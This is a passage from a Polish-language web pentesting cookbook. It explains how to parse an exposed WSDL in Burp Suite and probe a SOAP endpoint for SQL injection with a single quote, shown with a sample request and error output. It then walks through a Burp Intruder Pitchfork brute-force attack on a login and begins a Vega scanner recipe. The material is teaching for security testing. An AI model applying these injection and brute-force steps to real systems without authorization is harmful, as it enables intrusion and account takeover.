Web Services Description Language (WSDL) to język oparty na XML, używany do opisywania funkcjonalności oferowanych przez usługę internetową. Często podczas wykonywania projektu pentestu możemy znaleźć plik WSDL na widoku, bez uwierzytelniania. W tym przepisie przyjrzymy się, jak możemy skorzystać z WSDL.


Jak to zrobić...

Przechwytujemy żądanie WSDL w Burp:


1. Kliknij prawym przyciskiem myszy żądanie i wybierz opcję Analizuj WSDL:




2. Przejdź do zakładki Wsdler, a zobaczymy wszystkie wywołania serwisowe. Możemy zobaczyć całe żądanie, klikając na dowolne z nich:



3. Aby móc się nim pobawić, musimy wysłać go do Repeatera:



4. Klikamy prawym przyciskiem myszy i wybieramy Wyślij do Repeatera:



5. W naszym przypadku widzimy, że umieszczenie pojedynczego cudzysłowu powoduje błąd. I voila! Mamy możliwość wstrzyknięcia SQL!

```
POST /ReceiverService.svc HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
SOAPAction: http://tempuri.org/IReceiverService/Update
Content-Type: text/xml;charset=UTF-8
Host:
Content-Length: 285

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:Update>
         <!--type: string-->
         <tem:json></tem:json>
      </tem:Update>
   </soapenv:Body>
</soapenv:Envelope>
```

Poniższy zrzut ekranu przedstawia atak SQL injection:

```
<s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><s:Fault><faultcode
xmlns:a="http://schemas.microsoft.com/net/2005/12/windowscommunicationfoundation/dis
patcher">a:InternalServiceFault</faultcode><faultstring
xml:lang="en-US">Unterminated string. Expected delimiter: '. Path '', line 1,
position 1.</faultstring><detail><ExceptionDetail
xmlns="http://schemas.datacontract.org/2004/07/System.ServiceModel"
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><HelpLink
```

Dowiesz się więcej o wykorzystywaniu SQL w późniejszych rozdziałach książki.

Korzystanie z Intrudera

Intruder to świetne narzędzie, które pozwala nam wykonywać różne rodzaje ataków, które mogą być użyte do znalezienia wszelkiego rodzaju luk. Oto niektóre z najczęstszych ataków, które można wykonać za pomocą Intrudera:

* Bruteforce

* Fuzzing


* Enumeration

* DoS na warstwie aplikacji


Jak to zrobić...

Zaczynamy od pobrania żądania z naszych przechwyconych żądań:

1. Kliknij prawym przyciskiem myszy żądanie i wybierz Wyślij do Intrudera:




2. Przejdź do zakładki Intruder. Musimy określić pozycję ładunku, a możemy to zrobić, wybierając miejsce, które chcemy lub wybierając ładunek i klikając przycisk Add §:




3. W naszym przypadku, ponieważ przeprowadzamy atak siłowy na logowanie, użyjemy ataku typu Pitchfork:

4. Następnie przechodzimy do zakładki Payloads. Tutaj wprowadzimy nasze payloads:




5. Wybieramy zestaw 1 i ponieważ stosujemy metodę bruteforce, możemy wybrać prostą listę jako typ Payload.


6. W opcjach Payload określamy listę słów, na podstawie których chcemy przetestować aplikację. Możemy je wprowadzić ręcznie lub wybrać wstępnie utworzoną listę:




7. Teraz wybieramy zestaw 2 i ponownie określamy listę haseł, które chcemy, aby narzędzie wypróbowało:



8. Burp umożliwia nam dostosowanie ataku poprzez możliwość konfiguracji takich rzeczy jak liczba wątków, wybór opcji przekierowań, a nawet Grep - Match na karcie Opcje:



9. Klikamy na Rozpocznij atak:



10. Pojawi się nowe okno, pokazujące wszystkie wyniki przeprowadzonego ataku.

Tutaj użyliśmy tylko jednego typu trybu ataku (Pitchfork).

Test penetracyjny aplikacji internetowych z Vega

Vega to narzędzie do testowania penetracyjnego aplikacji internetowych typu open source, wbudowane w Javę. Posiada oparte na JavaScript API, co czyni je jeszcze bardziej wydajnym i elastycznym. Vega jest dość łatwa w użyciu w poniższym przepisie, a dowiesz się, jak wykonać skanowanie za jej pomocą.

Przygotowania

Niektóre wersje Kali nie mają zainstalowanego Vega, ale można go zainstalować za pomocą polecenia:


apt-get install vega

Jak to zrobić...

1. Vega jest wbudowana w Kali i można ją uruchomić za pomocą tego polecenia:


vega

Poprzednie polecenie otwiera narzędzie Vega:




2. Istnieją dwa sposoby rozpoczęcia skanowania w Vega — wybierając tryb skanera lub tryb proxy. Tutaj przyjrzymy się trybowi skanera.

